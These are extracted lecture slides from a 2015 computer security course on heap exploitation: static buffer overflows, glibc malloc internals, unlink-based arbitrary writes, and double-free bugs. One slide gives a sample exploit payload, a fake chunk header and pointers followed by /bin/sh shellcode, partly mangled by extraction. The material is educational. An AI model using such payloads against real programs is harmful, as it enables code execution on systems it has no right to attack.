
Computer Security 2015 Ymir Vigfusson Abusing the heap

Computer Security 2015 – Ymir Vigfusson Abusing the heap
Today �We have talked extensively about stack overflows But those are not as common anymore �Heap overflows Abusing static buffers Exploiting malloc() 2

Static buffer overflows � Suppose overflow happens in a static buffer No return addresses to overwrite. . . Can we do something? User stack Heap (via malloc) Top of heap (brk ptr) Uninitialized data (. bss) Initialized data (. data) Program text (. text) 0 3

Static buffer overflows � So what can we overwrite? *printf/*scanf/*dir • __iob (FILE) structure • DIR entries atexit(), rpc callbacks, window callbacks • Function pointers stored on the heap Malloc, getenv(), tmpnam() • Data stored on heap . ctors /. dtors • Constructor/destructor, always called after exit() 4

Dynamic buffer overflows � Malloc/free in C work like new/delete in C++ Large slabs of memory allocated via kernel brk() . . . and small chunks managed internally via malloc() User stack Heap (via malloc) Top of heap (brk ptr) Uninitialized data (. bss) Initialized data (. data) Program text (. text) 0 5

Malloc in a nutshell � malloc returns a pointer to available space on heap � free of that pointer marks it as available But how do we know chunk sizes? p 0 = malloc(4) 5 block size data free(p 0) 6

Malloc – under the covers � Efficient allocation May have tons of free chunks all over the place Need to be efficiently able to find one of a given size � Solution: Maintain lists of free blocks of given size 4 5 6 Allocated block a = 1: Allocated block a = 0: Free block Size: block size Payload: application data (allocated blocks only) Size a 2 Free Size a Next Prev Payload and padding Size a 7

Malloc -- Explicit Free Lists � Logically: A B C � Physically: blocks can be in any order 8

Malloc -- coalescing � Malloc() breaks big blocks into small chunks But how do we get big blocks back when freed? � Solution: immediate coalescing 4 4 4 2 2 p free(p) 4 4 6 logically gone � We coalesce both directions (using boundary tags) 9

Freeing With a LIFO Policy (Case 1) conceptual graphic Before free( ) Root � Insert the freed block at the root of the list After Root 10

Freeing With a LIFO Policy (Case 2) conceptual graphic Before free( ) Root � Splice out predecessor block, coalesce both memory blocks, and insert the new block at the root of the list After Root 11

Freeing With a LIFO Policy (Case 3) conceptual graphic Before free( ) Root � Splice out successor block, coalesce both memory blocks and insert the new block at the root of the list After Root 12

Freeing With a LIFO Policy (Case 4) conceptual graphic Before free( ) Root � Splice out predecessor and successor blocks, coalesce all 3 memory blocks and insert the new block at the root of the list After Root 13

Malloc implementations - GNU/Linux � A few main versions of memory allocators Doug Lea‘s Glibc (Linux) BSD phk (Free. BSD, BSDi, Open. BSD, OS-X (? )) System V AT&T tree-based (Solaris, IRIX) Rtl. Heap (Windows) � We will focus on the first one in this lecture. Prev_size m a Size m a Next Prev 14

Malloc implementation islr = 0; if (!(hd & PREV_INUSE)) { prevsz = p->prev_size; p = chunk_at_offset(p, -(long)prevsz); sz += prevsz; if (p->fd == last_remainder(ar_ptr)) islr = 1; else unlink(p, bck, fwd); } /* consolidate backward */ if (!(inuse_bit_at_offset(next, nextsz))) { sz += nextsz; /* consolidate forward */ /* keep as last_remainder */ #define unlink(P, BK, FD) { BK = P->bk; FD = P->fd; FD->bk = BK; BK->fd = FD; } if (!islr && next->fd == last_remainder(ar_ptr)) { /* re-insert last_remainder */ islr = 1; link_last_remainder(ar_ptr, p); } else unlink(next, bck, fwd); next = chunk_at_offset(p, sz); } else set_head(next, nextsz); /* clear inuse bit */ set_head(p, sz | PREV_INUSE); next->prev_size = sz; if (!islr) frontlink(ar_ptr, p, sz, idx, bck, fwd); 15

The situation � Typical heap overflow situation in C p = malloc (24); strcpy (p, toobig); . . . (i) free (p); Prevsize m a Size or m a p(ii) free(q); q Prevsize m a Size m a AAAAAAAAAAAAAAAAAAA 16

The situation � Typical heap overflow situation in C p = malloc (24); strcpy (p, toobig); . . . (i) free (p); Prevsize m a Size or m a p(ii) free(q); data q Prevsize m a Size m a AAAAAA fffffffc 0 0 Next. Prev. AA. . Next. Prev. AAAAAA fffffffc 0 0 AAAA… (i) Pretend second block is already free (ii) Pretend first block already free 17

Malloc implementation #define unlink(P, BK, FD) { BK = P->bk; FD = P->fd; FD->bk = BK; BK->fd = FD; } islr = 0; if (!(hd & PREV_INUSE)) { prevsz = p->prev_size; p = chunk_at_offset(p, -(long)prevsz); sz += prevsz; if (p->fd == last_remainder(ar_ptr)) islr = 1; else unlink(p, bck, fwd); } /* consolidate backward */ if (!(inuse_bit_at_offset(next, nextsz))) { sz += nextsz; /* consolidate forward */ /* keep as last_remainder */ if (!islr && next->fd == last_remainder(ar_ptr)) { /* re-insert last_remainder */ islr = 1; link_last_remainder(ar_ptr, p); } else unlink(next, bck, fwd); next = chunk_at_offset(p, sz); p } else set_head(next, nextsz); /* clear inuse bit */ Prevsize m a Size m a data q Prevsize m a AAAAAA fffffffc 0 Size m a 0 fffffffc 0 0 Next. Prev. AA. . 18

Exploiting malloc #define unlink(P, BK, FD) { BK = P->bk; FD = P->fd; FD->bk = BK; BK->fd = FD; } � The unlink macro *(next->fd + 12) = next->bk *(next->bk + 8) = next->fd Can write to an arbitrary memory address! p Prevsize m a Size m a data Prevsize m a AAAAAA fffffffc 0 Size q m a 0 fffffffc 0 0 Next. Prev. AA. . 19

Typical exploit AAAAAAAAAAAAAAAAAA <fake prev_size> xfcxffxffxff <fake next = ptr to overwrite location - 12> x 1 cx 97x 04x 08 <return address> x 78x 98x 04x 08 <jump ahead 12 bytes> xebx 0 c <12 bytes of stuff which may get overwritten> AAAABBBBCCCC <shellcode of your choice> xebx 24x 5 ex 8 dx 1 ex 89x 5 ex 0 bx 33xd 2x 89x 56x 07x 89x 56 x 0 fxb 8x 1 bx 56x 34x 12x 35x 10x 56x 34x 12x 8 dx 4 ex 0 bx 8 b xd 1xcdx 80x 33xc 0x 40xcdx 80xe 8xd 7xffxff/bin/sh 20

Double-free vulnerabilities � Suppose free(p) is accidentally called twice… Chunk added twice to free list Malloc’ed again with user-controlled data … but coalesced on some adjacent free() ! � Ensure that each allocation is freed only once. After freeing a chunk, set the pointer to NULL to ensure the pointer cannot be freed again. In complicated error conditions, be sure that clean-up routines respect the state of allocation properly. If the language is object oriented, ensure that object destructors delete each chunk of memory only once. 21
Summary � Static buffer overflows also dangerous Can overwrite important (function) pointers � Malloc() uses control data between heap chunks Most implementations use explicit free lists Buffer overflow can instate fake free-list pointers On coalescing, can be made to point anywhere. . . � Vulnerability triggers Overflow of heap memory Double-free bugs Off-by-one overflows (overwrite frame pointer) 22

Asterisk phones (2012) – Where‘s the bug? 23

Sendmail – Where‘s the bug? void sighndlr(int dummy) { syslog(LOG_NOTICE, user_dependent_data); // *** Initial cleanup code, calling the following somewhere: free(global_ptr 2); free(global_ptr 1); // *** 1 *** >> Additional clean-up code - unlink tmp files, etc << exit(0); } /************************* * This is a signal handler declaration somewhere * * at the beginning of main code. * *************************/ signal(SIGHUP, sighndlr); signal(SIGTERM, sighndlr); // *** Other initialization routines, and global pointer // *** assignment somewhere in the code (we assume that // *** nnn is partially user-dependent, yyy does not have to be): global_ptr 1=malloc(nnn); global_ptr 2=malloc(yyy); // *** 2 *** >> further processing, allocated memory << // *** 2 *** >> is filled with any data, etc. . . << 24
